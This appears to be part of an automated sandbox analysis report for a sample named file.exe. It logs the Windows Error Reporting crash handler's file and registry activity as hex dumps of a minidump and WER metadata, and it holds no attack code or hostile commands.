C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC9E.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17c5cdc5\Report.wer	0	2	fd fd		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17c5cdc5\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	167	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17c5cdc5\Report.wer	11022	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 32 00 37 00 30 00 33 00 39 00 31 00 37 00 37 00 35 00	MetadataHash=1270391775	success or wait	1	6F21497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{e295e6ce-d195-bd62-b093-ede41d07b145}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F2336BF	unknown
\REGISTRY\A\{e295e6ce-d195-bd62-b093-ede41d07b145}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F2336BF	unknown
\REGISTRY\A\{e295e6ce-d195-bd62-b093-ede41d07b145}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F2143D1	unknown

Analysis Process: WerFault.exe PID: **5204**, Parent PID: **3196**

General

Target ID:	19
Start time:	17:30:19
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 1292
Imagebase:	0xef0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F371717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2ACC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2ACC.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_14062c50	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_14062c50\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F36497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2ACC.tmp	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2ACC.tmp.xml	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B09.tmp.csv	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2C33.tmp.txt	success or wait	1	6F36497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 fd 7e 3b 63 fd 05 12 00 00 00 00 00	MDMP ~;c	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	8104	6	00 00 00 00 00 00		success or wait	1	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 1f 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 7c 0c 00 00 68 7e 3b 63 01 00 00 00 03 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT|h~;c0 Pacific Standard TimePacific Daylight Time	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	9494	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd fd 03 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd fd 03 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd fd 03 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	1620	168	54 07 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 16 25 00 00	T..%	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	18802	20	54 00 00 00 fd fd fd 02 00 00 00 00 3c 02 00 00 fd 4e 00 00	T<N	success or wait	84	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	20150	572	fd fd 0f 77 fd fd 0d 77 50 00 00 00 fd fd fd fd 10 00 00 00 58 fd fd 02 24 fd fd 02 fd fd fd fd 40 fd 0d 77 40 fd 0d 77 fd fd fd fd 00 fd 2f 00 00 fd 2f 00 fd fd fd fd 50 00 00 00 fd fd fd fd 50 00 00 00 fd fd fd fd 00 fd 2f 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd 07 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 03 fd 00 00 10 2e 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd 02 fd fd fd 02 fd fd fd 02 fd fd fd 02 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	wwPX$@w@w//PP/r.	success or wait	83	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	97154	4	fd fd fd 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	1788	4	0c 00 00 00		success or wait	12	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	10210	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 05 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 19 00 2c fd 0f 77 23 00 00 00 06 02 00 00 14 fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++ ,w#+	success or wait	12	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	2320	48	54 07 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 50 30 00 00 00 00 00 fd fd 03 00 00 00 00 54 12 00 00 fd 59 00 00 fd 02 00 00 fd 46 00 00	T P0TYF	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	2380	4	2f 00 00 00	/	success or wait	47	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	8110	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	47	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	7352	752	00 00 3b 6f 00 00 00 00 00 fd 03 00 fd fd 03 00 fd 62 7f fd fd 24 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 00 fd 02 00 00 00 00 00 fd 46 03 00 00 00 00 60 77 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 3b fd 03 00 00 00 00 00 02 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 13 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 29 05 00 00 00 00	;ob$BB?$@AZbF`w;@)	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	97158	19908	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER276E.tmp.dmp	32	108	03 00 00 00 44 02 00 00 fd 06 00 00 04 00 00 00 fd 13 00 00 4c 09 00 00 05 00 00 00 44 05 00 00 72 49 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 fd 32 00 00 fd fd 01 00 15 00 00 00 fd 01 00 00 24 1d 00 00 16 00 00 00 fd 00 00 00 10 1f 00 00	DLDrIT8T2$	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 31 00 39 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3196</Pid>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
